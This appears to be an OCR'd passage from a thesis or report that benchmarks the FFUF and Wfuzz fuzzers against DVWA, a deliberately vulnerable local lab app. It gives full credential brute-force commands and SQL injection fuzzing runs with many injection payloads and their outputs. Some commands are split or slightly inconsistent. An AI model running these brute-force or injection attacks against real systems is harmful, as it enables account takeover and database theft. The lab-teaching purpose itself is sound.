As can be seen in the example command in Section 4.4.5 and from reading the FFUF "documentation", that is its GitHub page, we learn that we should use the `-w` flag to provide payloads to FFUF. Furthermore, we learn that in order to supply the tool with more than one word list at a time, we can use multiple `-w` flags, but then we also need to give each word list an alias. This is required so that FFUF knows which word list to use as source for each injection point respectively. The aliases are given by appending `:Alias_name` to the word list paths. As we have realised that we are going to making simple GET requests, we will not need any request body to be passed along with our requests. All the data needed will be embedded in the URL. To provide FFUF with an URL, we will need to use the `-u` flag. This flag expects a URL as an argument, with the injection points replaced by the aliases given to the word lists. The aliases are given as simple strings in the URL, which means we should make sure that our aliases are unique and cannot be mixed up with any other phrase that should remain unchanged. For example, we should avoid aliases such as *username* and *password*.


As previously mentioned, we need to pass the `security` and `PHPSESSID` cookie along with every request. To supply FFUF with these, we use the `-b` flag which expects a string given inside quotation marks as an argument. The string can consist of however many cookies we like, each separated by a semicolon.

Finally, we need some way of filtering out all the failed login attempts, so we can easily see what combinations have worked. The first and easiest option would be to filter based on HTTP status codes. However, we quickly notice from the developer tools that even failed logins give a successful status code of 200, which implies that cannot be used as a filtering requirement. From the FFUF help we find the `-fs` flag which allows us to filter out responses of a certain size. As we know that the response of a faulty login shows some extra text, which is seen in Figure 4.8, we can hope that the text and content in the response of a successful request is not the same size. This could happen, but the easiest way to know is to test and see. In case they happen to be the same, we will need another filtering requirement. There are multiple ways to get the response size of the full raw HTTP request, but for simplicity we will just quickly run FFUF and cancel it instantly and then grab the number from the FFUF results. Thus, the first command we execute does not contain any filtering options:

```
$ ffuf -w Usernames/top-usernames-shortlist.txt:USR -w Passwords/darkweb2017-
top100.txt:PASSW -b 'PHPSESSID=v124b78dbqqf5550ffu2emvgt1;security=low'
-u 'http://localhost/DVWA/vulnerabilities/brute/?username=USR&password=PASSW
&Login=Login' -c
```

The `-c` flag is used to get a nice coloured output. Right after we see the first request go through we cancel the command using `CTRL+C`. As the lists are not that large, the requests may all go through before we have time to cancel the run. This is fine as we only need to find the most common response size which we find to be *4237*. By quickly looking through the requests, it is obvious that this is the most common and therefore most likely the size of a faulty login request. This could be confirmed if we chose to record the request response characteristics of a failed login attempt manually. A few request responses can be seen in Figure 4.9. At this point we have all the information we need to run the final command. Apart from the filtering flag, we will also prepend the `/usr/bin/time -v` command in order to record a more exact execution time, CPU utilization and memory footprint. This consequently gives us the final command:

```
$ /usr/bin/time -v ffuf -w Usernames/top-usernames-shortlist.txt:USR -w
Passwords/darkweb2017-top100.txt:PASSW -b "PHPSESSID=v124b78dbqqf5550ffu
```




```
[Status: 200, Size: 4237, Words: 169, Lines: 108]
    * USR: vagrant
    * PASSW: 123456789

[Status: 200, Size: 4237, Words: 169, Lines: 108]
    * USR: info
    * PASSW: 123456

[Status: 200, Size: 4237, Words: 169, Lines: 108]
    * USR: adm
    * PASSW: 111111
```

Figure 4.9: The most common response size is the one of a faulty login attempt.

```
2emvgt1;security=low" -u "http://localhost/DVWA/vulnerabilities/brute/?
username=USR&password=PASSW&Login=Login" -c -fs 4237
```

After FFUF has completed all the requests, we get only a single request printed to the console as seen in Figure 4.10 It seems as if a username of *admin* and a password of




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.1
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost/DVWA/vulnerabilities/brute/?username=USR&password=PASSW&Login=Login
 :: Wordlist         : USR: Usernames/top-usernames-shortlist.txt
 :: Wordlist         : PASSW: Passwords/darkweb2017-top100.txt
 :: Header           : Cookie: PHPSESSID=v124b78dbqqf5550ffu2emvgt1;security=low
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 4237
________________________________________________

[Status: 200, Size: 4280, Words: 173, Lines: 108]
    * USR: admin
    * PASSW: password

:: Progress: [1683/1683] :: Job [1/1] :: 455 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Figure 4.10: By filtering out failed logins we can easily see the valid login request and the username and password combination used.

password may be a valid login combination. This is confirmed by inputting the credentials manually in the form as seen in Figure 4.11. This is the only valid combination based on the word lists we used, but there could be other valid logins. However, to find those we would need to use larger word lists.


From the `/usr/time/bin` command output seen in Figure 4.12, we can see the speed of FFUF as it processed 1683 requests in only 4.90 seconds. The request rate is approximately 343 requests per second, which is given by dividing the number of requests by the



Welcome to the password protected area admin

Figure 4.11: A successful login attempt.

time ($4683/4.90 = 343.469 \approx 343$). The CPU utilization given by the *Percent of CPU this job got*-value was 23%, while the memory footprint given by the *Maximum resident set size*-value was 24,508 kilobytes. It will be interesting to see if Wfuzz can compete with these numbers.



```
Percent of CPU this job got: 23%
Elapsed (wall clock) time (h:mm:ss or m:ss): 0:04.90
Average shared text size (kbytes): 0
Average unshared data size (kbytes): 0
Average stack size (kbytes): 0
Average total size (kbytes): 0
Maximum resident set size (kbytes): 24508
```

Figure 4.12: `/usr/bin/time` is used to measure time, CPU utilization and memory footprint.

Wfuzz


The Wfuzz version of this attack is, as explained, very similar. Due to these similarities, a lot of things will not need a second explanation. Starting off with the word lists, they are also given using `-w` flags, as they are in FFUF. The difference here is the lack of aliases. Instead of custom aliases, we use `FUZZ, FUZ2Z, FUZ3Z, ...` to indicate our injection points, where the variable used depends on the order in which the word lists are given. There is also a small difference in how we supply the tool with cookies, as in Wfuzz we have to give each cookie separately using multiple `-b` flags.

As mentioned in Section 4.4.5, Wfuzz offers a simple and neat way for us to make an initial request and base our filtering or matching options on the properties of the result of this request. This is probably the biggest and most useful difference between the commands used. To use this functionality, we will give a value of BBB (baseline) to the -hh flag. Filtering in Wfuzz is called *hiding*, which is why the relevant flags start with an h. The -hh flag hides responses based on amount of characters in the response. This flag expects an integer value representing the number of characters. By instead providing the value of BBB, we tell Wfuzz to take the amount of characters in the response received from the initial request and use that as the hiding value for all requests to follow. In short, this functionality allows us to do everything we did in the FFUF version in one go. The values to be used at each injection point for the initial request are given in the curly brackets after the FUZZ keywords. By giving a value of, for example, *wrong* for both injection points, we can be sure we get a failed login attempt response as *wrong* - *wrong* are not valid credentials.

Regarding the URL, Wfuzz does not take a -u flag like FFUF does, but instead it always expects the final value of the command to be the target URL. Finally, we prepend the /usr/bin/time -v command, and also here use the -c flag to get colourized output:

```
$ /usr/bin/time -v wfuzz -w Usernames/top-usernames-shortlist.txt -w
Passwords/darkweb2017-top100.txt -b PHPSESSID=v124b78dbqqf5550ffu2emvgt1
-b security=low --hh BBB -c "http://localhost/DVWA/vulnerabilities/brute/
?username=FUZZ{wrong}&password=FUZ2Z{wrong}&Login=Login"
```

Due to the length of our word lists, this command runs very quickly and, of course, also finds the same valid credentials. The first request seen is the initial request which indeed has a response size (or character length) of 4237, the same as the value we used to filter out requests with in FFUF. The only other request seen is the one that did not have the same character amount, that is, the valid one. The output of the Wfuzz run is seen in Figure 4.13.



```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://localhost/DVWA/vulnerabilities/brute/?username=FUZZ&password=FUZ2Z&Login=Login
Total requests: 1683

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        107 L    244 W      4237 Ch     "wrong - wrong"
000000104:   200        107 L    248 W      4280 Ch     "admin - password"

Total time: 2.193067
Processed Requests: 1684
Filtered Requests: 1682
Requests/sec.: 767.8741
```

Figure 4.13: Wfuzz brute force output.

From the output, we can see that Wfuzz made 1683 requests, just like FFUF. The amount of processed requests includes the initial request, which is why it is 1684 and not 1683. Interestingly enough, Wfuzz was actually faster than FFUF, needing only 2.34 seconds to finish all the requests at a rate of $1684/2.34 = 719.658 \approx 720$ requests per second. The screenshot shows slightly different measurements, but as previously explained, we will only consider the values given by the `/usr/bin/time` tool for the comparison. The command output also reveals a CPU utilization of 134% and a memory footprint of 43,144 kilobytes. A CPU utilization above 100% may seem like a faulty reading, but it simply means that, in a multi-core system, the program was able to utilize more than a whole CPU core.

4.5.2 SQL injection

The SQL injection page of DVWA is even more simple than the one of brute-force. The only thing seen on the page is an input text box asking for a user ID. This text box can be seen in Figure 4.14.




Figure 4.14: The SQL-injection page of DVWA.

As mentioned in Section 4.4.5, the user ID and username are two different attributes of a user. If we enter an ID that does not exist in the database, the page will simply reload and the text box will be cleared. However, as mentioned in the implementation section, we realise that the URL does change, and it reflects our input. Both these behaviours are of value to us as knowing about them will simplify the filtering/hiding process of our tools. The URL we need is simply copied from the address bar of the browser.


Using the knowledge from the implementation phase about what flags will be needed along with our command, we only have one thing missing; an input word list. SecLists has a few good generic SQL injection word lists that we can use. We will choose the word list called *Generic-SQLi.txt* which is located in the *Fuzzing/SQLi/* folder of the SecLists folder structure. This file contains 267 "words", meaning 267 SQL injection phrases. There are two other files in the folder, but the file mentioned will serve our purpose the best and it will be the most thorough as it is the largest out of the three, that is, it contains the most entries. The file named similarly, called *Generic-BlindSQLi.fuzzdb.txt*, is meant for a slightly different purpose, so it is not relevant for us in this case. It is used for blind SQL injection, which is very similar to what we are doing, but in the case of blind SQL injection, nothing from the database is output to the screen. In our case, the web application will display information about the user with the matching user ID when given a valid ID. This can be verified by inputting a user ID of *1* into the text box and clicking submit. We will be shown the first name and surname of the *admin* user account. This information is fetched from the database and the functionality of the web app displaying it to us is what we will make use of to see other data from the database. We now have all the information needed to perform the attack and start looking to exploit the vulnerability using SQL injection. We will again start with FFUF.

FFUF

Using the same logic as in the brute-force attack, and keeping in mind things mentioned in Section 4.4.5, we should already be familiar with every part of the command we need to use. As mentioned earlier, we will only need a single word list, and that word list will be the *Generic-SQLi.txt* list. The only unknown thing at this point is what response size to use as the filter value. Just like before, we will figure this out by first running the command without filtering:

```
$ ffuf -w Fuzzing/SQLi/Generic-SQLi.txt -b "PHPSESSID=v124b78dbqqf5550ffu2e
mvgt1;security=low" -u "http://localhost/DVWA/vulnerabilities/sqli/?id=
FUZZ&Submit=Submit" -c
```

From the result of this command seen in Figure 4.15 we can clearly see that the most common, and therefore also most likely the least interesting, response size is 4207. As a calculated guess, we will filter out all these responses and see what we are left with.



```
*(|(objectclass=*))     [Status: 200, Size: 4207, Words: 163, Lines: 109]
(||6)                   [Status: 200, Size: 4207, Words: 163, Lines: 109]
*|                      [Status: 200, Size: 4207, Words: 163, Lines: 109]
)%20or%20('x'='x        [Status: 200, Size: 163, Words: 29, Lines: 1]
or%201=1                [Status: 200, Size: 4207, Words: 163, Lines: 109]
asc                     [Status: 200, Size: 4207, Words: 163, Lines: 109]
update                  [Status: 200, Size: 4207, Words: 163, Lines: 109]
,@variable              [Status: 200, Size: 4207, Words: 163, Lines: 109]
PRINT                   [Status: 200, Size: 4207, Words: 163, Lines: 109]
%20or%201=1             [Status: 200, Size: 4207, Words: 163, Lines: 109]
3.10E+17                [Status: 200, Size: 4207, Words: 163, Lines: 109]
truncate                [Status: 200, Size: 4207, Words: 163, Lines: 109]
/**/or/**/1/**/=/**/1   [Status: 200, Size: 4207, Words: 163, Lines: 109]
```

Figure 4.15: The most common response size of our command is 4207.


By adding the time measuring command to the beginning of our command, and by appending the filtering flag `-fs 4207` to the end, we get the following final command:

```
$ /usr/bin/time -v ffuf -w Fuzzing/SQLi/Generic-SQLi.txt -b "PHPSESSID=v124b
78dbqqf5550ffu2emvgt1;security=low"-u "http://localhost/DVWA/vulnerabilities
/sqli/?id=FUZZ&Submit=Submit" -c
```

The filtered list in Figure 4.16 contains 16 requests in the result, but the total number of requests processed was 267. It took the fuzzer only 2.83 seconds to process all requests at a rate of approximately 94 requests per second ($267/2.83 = 94.346 \approx 94$). The CPU utilization ended up being just 6% while the memory footprint was 22,548 kilobytes. We also got two requests that caused errors in the fuzzer, but as explained in Section 4.4.5, we expect and allow some errors.

After a quick inspection, we notice that we have three responses that stick out. These three requests all have response sizes larger than 4000 while the rest have response sizes in the range 100-200. Furthermore, we notice that the requests with small response sizes also all consist of only one line each. Based on the fact that these responses are only one line long, we can already tell that they cannot include what we are looking for, and could be filtered out using the `-fl` flag with a value of `1`. If we quickly make a manual request using one of the values that give a small response size, we realise that these requests all return a standard SQL syntax error page with the input string embedded in the error message. This means that the difference in size of these responses is simply due to the difference in number of characters in the input strings.

When testing these strings ourselves we have to keep in mind that most of the strings in the results in the Figure 4.15 and Figure 4.16 are already URL encoded, and as FFUF simply modifies the URL by inserting the string at the injection point and makes the request, we should do it the same way if we test these manually. If we were to copy one of these strings from the command-line output window into the input text box of the DVWA web page, they would get encoded again, meaning that the special characters such as `% and '` would get replaced by their URL encoded counterparts which consequently would alter the meaning of the string. This will not give us the desired behaviour, so if we want to test the strings using the text box in the web app, we will need to translate the encoded characters back into symbols, for example `%20` would simply become a space in our string.



```
)%20or%20('x'='x        [Status: 200, Size: 163, Words: 29, Lines: 1]
%20'sleep%2050'         [Status: 200, Size: 167, Words: 30, Lines: 1]
%20or%20''='            [Status: 200, Size: 167, Words: 31, Lines: 1]
%20or%20'x'='x          [Status: 200, Size: 163, Words: 29, Lines: 1]
a'                      [Status: 200, Size: 161, Words: 29, Lines: 1]
%27%20or%201=1          [Status: 200, Size: 158, Words: 29, Lines: 1]
')%20or%20('x'='x       [Status: 200, Size: 170, Words: 31, Lines: 1]
||'6                    [Status: 200, Size: 159, Words: 29, Lines: 1]
'                       [Status: 200, Size: 160, Words: 29, Lines: 1]
<>"'%;)(&+              [Status: 200, Size: 161, Words: 29, Lines: 1]
'sqlattempt1            [Status: 200, Size: 169, Words: 29, Lines: 1]
'%20or%201=1            [Status: 200, Size: 158, Words: 29, Lines: 1]
'%20or%20''='           [Status: 200, Size: 4539, Words: 203, Lines: 109]
'%20or%20'x'='x         [Status: 200, Size: 4549, Words: 203, Lines: 109]
'||UTL_HTTP.REQUEST     [Status: 200, Size: 158, Words: 29, Lines: 1]
1;SELECT%20*            [Status: 200, Size: 4275, Words: 170, Lines: 109]
:: Progress: [267/267] :: Job [1/1] :: 34 req/sec :: Duration: [0:00:02] :: Errors: 2 ::
```

Figure 4.16: By filtering out the most common request we end up with only 16 left.


After concluding that the requests with response sizes in the range 100-200 are of no particular interest, we are left with the three requests with response sizes larger than 4000. As mentioned, we could filter out the uninteresting requests in a new run of the command. However, because of the small result set, it is not necessary.

The logical and easy thing to start with is to simply to test the remaining three requests ourselves by modifying the URL to include one of these at a time as value of the `id` query parameter. After testing all the three alternatives we see that the string `1;SELECT%20*` actually just returns the same as if we entered `1` into the input box, which means that it only considers the number `1` in the query. The number has a semicolon appended to it, which often in SQL syntax indicates the end of one statement, after which a new statement can start. The remaining part of the string, `SELECT *` (`%20` is a URL encoded space), is incomplete and therefore probably not regarded at all by the SQL engine. In other words, this input string did not produce an interesting result. However, the remaining strings do produce interesting identical outputs. These outputs both cause the web app to output all users that are stored in the system. As seen in Figure 4.17, the database has five users stored.

From the output we can see the first name and surname of every user. This already is a security breach as this allows anyone to read the names of all users that are registered. However, this does not yet allow us to hijack these users' accounts, but if we take a closer look at the input string that allowed this to happen, we could potentially tailor it to show us other information. Before we do that, however, we will recreate the attack using Wfuzz.

Wfuzz

To perform the SQL injection attack using Wfuzz, we will use the same logic and knowledge that we gained and used in the FFUF version. As known from earlier, Wfuzz allows



```
ID: ' or ''='
First name: admin
Surname: admin

ID: ' or ''='
First name: Gordon
Surname: Brown

ID: ' or ''='
First name: Hack
Surname: Me

ID: ' or ''='
First name: Pablo
Surname: Picasso

ID: ' or ''='
First name: Bob
Surname: Smith
```

Figure 4.17: Using SQL injection we got the system to show us all the users' names.

us to instantly filter the response based on an initial request that we define ourselves. This simplifies the execution as we will only need to run our command once. The filtering will again be done based on size of the response by supplying the `BBB` value to the `-hh` flag.

We know from the FFUF execution that this filtering process will not be as easy as determining interesting versus uninteresting responses between two sizes. We will have more than two different sizes and the distinction may not be completely clear. The filter will only be applied to the most common and most clearly uninteresting responses, that is to say, the ones that simply cause the web app to empty the input text box due to no user ID match. To make sure we get such a response in our initial request, we can manually test some strings until we find a suitable one that ultimately just causes the same blank result page to reload. Through testing, we notice that the string *wrong* will again suit our needs well.


As mentioned in Section 4.4.5, Wfuzz does not ignore errors by default, which means that a simple malformed URL could cause our execution to abort. To avoid this, we will add the `-Z` flag to our command. From the FFUF version, we remember that the small uninteresting requests that only consisted of an SQL error message all had only one line. Based on this, we could filter these out right from the start in order to get a cleaner output. One interesting realisation to point out here is the fact that Wfuzz seems to report responses with number of lines equal to 1 as being equal to 0. Whether this is a bug, or based on some indexing, is unclear, but it is rather misleading. This was discovered by running the command without a line filter. To hide the responses with only one line (and probably zero lines), we give the `-hl` flag a value of `0`.

Using the same word list, URL and cookies as in the FFUF attack, we get the following

Wfuzz command:

```
$ /usr/bin/time -v wfuzz -w Fuzzing/SQLi/Generic-SQLi.txt -b PHPSESSID=v124b
78dbqqf5550ffu2emvgt1 -b security=low -c -Z --hh BBB --hl 0 "http://localhost
/DVWA/vulnerabilities/sqli/?id=FUZZ{wrong}&Submit=Submit"
```

Interestingly enough, we actually get as many as 16 (not counting the initial request) "interesting responses", compared to using FFUF where we only found 3. The Wfuzz output is seen in Figure 4.18.



```
000000001:   200         108 L     237 W      4207 Ch     "wrong"
000000008:   200         108 L     246 W      4291 Ch     "1) or pg_sleep(__TIME__)--"
000000038:   200         108 L     278 W      4559 Ch     "hi' or 'a'='a"
000000050:   200         108 L     245 W      4315 Ch     "1;(load_file(char(47,101,116,99,47,112,97,115, ..."
000000092:   200         108 L     246 W      4292 Ch     "1)) or pg_sleep(__TIME__)--"
000000116:   200         108 L     288 W      4564 Ch     "a' or 'a' = 'a"
000000161:   200         108 L     246 W      4290 Ch     "1 or pg_sleep(__TIME__)--"
000000177:   200         108 L     278 W      4589 Ch     "anything' OR 'x'='x"
000000173:   200         108 L     246 W      4273 Ch     "1 or 1=1"
000000202:   200         108 L     288 W      4589 Ch     "x' or 1=1 or 'x'='y"
000000225:   200         108 L     278 W      4539 Ch     "'%20or%20''='"
000000233:   200         108 L     283 W      4544 Ch     "' or 1 --'"
000000226:   200         108 L     278 W      4549 Ch     "'%20or%20'x'='x"
000000235:   200         108 L     288 W      4574 Ch     "' or 1=1 or ''='"
000000266:   200         108 L     278 W      4539 Ch     "' or ''='"
000000258:   200         108 L     245 W      4275 Ch     "1;SELECT%20*"
000000248:   200         108 L     288 W      4579 Ch     "' or user like '%"

Total time: 0.339250
Processed Requests: 268
Filtered Requests: 251
Requests/sec.: 789.9760
```

Figure 4.18: Wfuzz returns 16 unique requests of interest.

